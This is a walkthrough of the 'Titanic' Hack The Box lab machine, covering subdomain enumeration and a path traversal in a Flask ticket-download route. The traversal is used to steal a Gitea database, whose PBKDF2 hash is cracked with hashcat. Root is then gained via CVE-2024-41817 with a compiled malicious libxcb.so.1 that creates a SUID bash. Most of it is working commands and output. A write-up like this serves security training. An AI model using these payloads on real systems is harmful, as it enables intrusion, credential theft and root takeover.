Description
Titanic is an easy Hack The Box machine that features:
- Subdomain Enumeration to find a Gitea instance with source code of a web application
- Path Traversal vulnerability in web ticketing application allowing the retrieval of a database with hashed credentials
- Hash Cracking and password reuse in a Linux user
- Privilege Escalation via Arbitrary Code Execution in ImageMagick script ran by root user
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.46.214.
$ ping -c 3 10.129.46.214
PING 10.129.46.214 (10.129.46.214) 56(84) bytes of data.
64 bytes from 10.129.46.214: icmp_seq=1 ttl=63 time=46.3 ms
64 bytes from 10.129.46.214: icmp_seq=2 ttl=63 time=51.0 ms
64 bytes from 10.129.46.214: icmp_seq=3 ttl=63 time=46.7 ms

--- 10.129.46.214 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 46.253/47.987/50.986/2.129 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.46.214 -sS -oN nmap_scan
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.129.46.214
Host is up (0.043s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
We get two open ports, 22 and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.46.214 -Pn -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.129.46.214
Host is up (0.043s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 73:03:9c:76:eb:04:f1:fe:c9:e9:80:44:9c:7f:13:46 (ECDSA)
|_  256 d5:bd:1d:5e:9a:86:1c:eb:88:63:4d:5f:88:4b:7e:04 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://titanic.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: titanic.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.53 seconds
We get the SSH service and the HTTP service titanic.htb. We add the host to our /etc/hosts local file.
$ echo "10.129.46.214 titanic.htb" | sudo tee -a /etc/hosts
Exploring the HTTP service, we find a web application used to book tickets for a ship trip.
 When we enter the data for the booking we receive back a JSON file with data about the reservation. Enumerating the subdomains, we find one
 dev.titanic.htb, we add it to /etc/hosts file.
$ gobuster vhost -u titanic.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt --append-domain -o vhost_enumeration -r -t 50
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://titanic.htb
[+] Method:          GET
[+] Threads:         50
[+] Wordlist:        /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: dev.titanic.htb Status: 200 [Size: 13982]
Progress: 19966 / 19967 (99.99%)
===============================================================
Finished
===============================================================

$ echo "10.129.46.214 dev.titanic.htb" | sudo tee -a /etc/hosts
10.129.46.214 dev.titanic.htb
When we enter in the dev subdomain we find a Gitea instance with two repositories: docker-config and flask-app. In the docker-config repository we find the Docker Compose configuration file for Gitea.
version: '3'

services:
  gitea:
    image: gitea/gitea
    container_name: gitea
    ports:
      - "127.0.0.1:3000:3000"
      - "127.0.0.1:2222:22"  # Optional for SSH access
    volumes:
      - /home/developer/gitea/data:/data # Replace with your path
    environment:
      - USER_UID=1000
      - USER_GID=1000
    restart: always
The data directory of Gitea in the host machine is /home/developer/gitea/data that maps to the /data directory in the container. Looking at the flask-app repository, we find the source code of the Titanic web application in the app.py file. We take a look at the download_ticket function and /download route.
...
@app.route('/download', methods=['GET'])
def download_ticket():
    ticket = request.args.get('ticket')
    if not ticket:
        return jsonify({"error": "Ticket parameter is required"}), 400

    json_filepath = os.path.join(TICKETS_DIR, ticket)

    if os.path.exists(json_filepath):
        return send_file(json_filepath, as_attachment=True, download_name=ticket)
    else:
        return jsonify({"error": "Ticket not found"}), 404
...
The web application is retrieving the JSON ticket file from the filesystem. No filtering is done, so the web application is vulnerable to Path Traversal vulnerability.
Exploitation
Any file passed with the ticket parameter can be retrieved, such as /etc/passwd.
$ curl --path-as-is 'http://titanic.htb/download?ticket=../../../../../etc/passwd'
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
...
We find we can retrieve the database of Gitea from the /home/developer/gitea/data/gitea/gitea.db file. After we ex-filtrate it we can explote its contents as it is a SQLite database.
$ curl --path-as-is 'http://titanic.htb/download?ticket=../../../../../home/developer/gitea/data/gitea/gitea.db' -o gitea.db
We can obtain the hash type, the salt, and the hash of the developer user and try to crack it. We need to retrieve the passwd_hash_algo, salt and passwd columns from the user table.
$ sqlite3 gitea.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> select passwd_hash_algo,salt,passwd from user where name = 'developer';
pbkdf2$50000$50|8bf3e3452b78544f8bee9400d6936d34|e531d398946137baea70ed6a680a54385ecff131309c0bd8f225f284406b7cbc8efc5dbef30bf1682619263444ea594cfb56
The hash is created using the PBKDF2-HMAC-SHA256 algorithm with 50000 rounds. We are going to crack the hash with Hashcat tool but we need to convert the hash to a specific format, sha256:<rounds>:<base64_salt>:<base64_hash>. We need to note that we have to convert the hexadecimal hash to a binary one and then encode it using Base64. In this case sha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5THTmJRhN7rqcO1qaApUOF7P8TEwnAvY8iXyhEBrfLyO/F2+8wvxaCYZJjRE6llM+1Y=. The hash type is 10900.
$ hashcat -a 0 -m 10900 hashes /usr/share/wordlists/rockyou.txt
...

Session..........: hashcat
Status...........: Running
Hash.Mode........: 10900 (PBKDF2-HMAC-SHA256)
Hash.Target......: sha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5THTmJRhN7rqc...lM+1Y=
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     1347 H/s (6.22ms) @ Accel:512 Loops:64 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 0/14344385 (0.00%)
Rejected.........: 0/0 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:35072-35136
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> whitetiger
Hardware.Mon.#1..: Util: 84%

sha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5THTmJRhN7rqcO1qaApUOF7P8TEwnAvY8iXyhEBrfLyO/F2+8wvxaCYZJjRE6llM+1Y=:25282528
We find the password for the Gitea user developer, 25282528. It is reused for the Linux machine user, so we can login using SSH.
$ ssh developer@titanic.htb
...
developer@titanic:~$ id
uid=1000(developer) gid=1000(developer) groups=1000(developer)
Post-Exploitation
Exploring the files of the machine we find a non-standard script /opt/scripts/identify_images.sh and a log file in /opt/app/static/assets/images/metadata.log. We have write permissions in /opt/app/static/assets/images directory (group permissions).
developer@titanic:~$ cat /opt/scripts/identify_images.sh
cd /opt/app/static/assets/images
truncate -s 0 metadata.log
find /opt/app/static/assets/images/ -type f -name "*.jpg" | xargs /usr/bin/magick identify >> metadata.log

developer@titanic:~$ cat /opt/app/static/assets/images/metadata.log
/opt/app/static/assets/images/luxury-cabins.jpg JPEG 1024x1024 1024x1024+0+0 8-bit sRGB 280817B 0.000u 0:00.005
/opt/app/static/assets/images/entertainment.jpg JPEG 1024x1024 1024x1024+0+0 8-bit sRGB 291864B 0.000u 0:00.000
/opt/app/static/assets/images/home.jpg JPEG 1024x1024 1024x1024+0+0 8-bit sRGB 232842B 0.000u 0:00.000
/opt/app/static/assets/images/exquisite-dining.jpg JPEG 1024x1024 1024x1024+0+0 8-bit sRGB 280854B 0.000u 0:00.000

developer@titanic:~$ ls -l /opt/app/static/assets/
total 4
drwxrwx--- 2 root developer 4096 Feb  3 17:13 images
We find that the script is moving to the /opt/app/static/assets/images, is getting all the JPG image files and is parsing every file with ImageMagick tool, saving the output in the /opt/app/static/assets/images/metadata.log file. Installed ImageMagick version is 7.1.1-35.
developer@titanic:~$ magick -version
Version: ImageMagick 7.1.1-35 Q16-HDRI x86_64 1bfce2a62:20240713 https://imagemagick.org
Copyright: (C) 1999 ImageMagick Studio LLC
License: https://imagemagick.org/script/license.php
Features: Cipher DPC HDRI OpenMP(4.5)
Delegates (built-in): bzlib djvu fontconfig freetype heic jbig jng jp2 jpeg lcms lqr lzma openexr png raqm tiff webp x xml zlib
Compiler: gcc (9.4)
This version is vulnerable to Arbitrary Code Execution. The AppImage version ImageMagick might use an empty path when setting LD_LIBRARY_PATH environment variables while executing, which might lead to arbitrary code execution by loading malicious shared libraries in the current working directory while executing ImageMagick, CVE-2024-41817. In the description of the vulnerability we find that we can create the malicious library libxcb.so.1. As we have permissions to write in the directory we are going to create the malicious library that will create a SUID Bash binary in the /tmp directory.
developer@titanic:~$ cd /opt/app/static/assets/images
developer@titanic:/opt/app/static/assets/images$ gcc -x c -shared -fPIC -o ./libxcb.so.1 - << EOF
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void init(){
    system("cp /bin/bash /tmp/suid-bash");
    system("chmod u+s /tmp/suid-bash");
    exit(0);
}

EOF
After a few seconds the script will be executed and the binary is created.
developer@titanic:/opt/app/static/assets/images$ ls -l /tmp/suid-bash
-rwsr-xr-x 1 root root 1396520 /tmp/suid-bash
We can create a privileged Bash session.
developer@titanic:/opt/app/static/assets/images$ /tmp/suid-bash -p
suid-bash-5.1# id
uid=1000(developer) gid=1000(developer) euid=0(root) groups=1000(developer)
Flags
In the root shell we find the user.txt and root.txt flags.
suid-bash-5.1# cat /home/developer/user.txt
<REDACTED>
suid-bash-5.1# cat /root/root.txt
<REDACTED>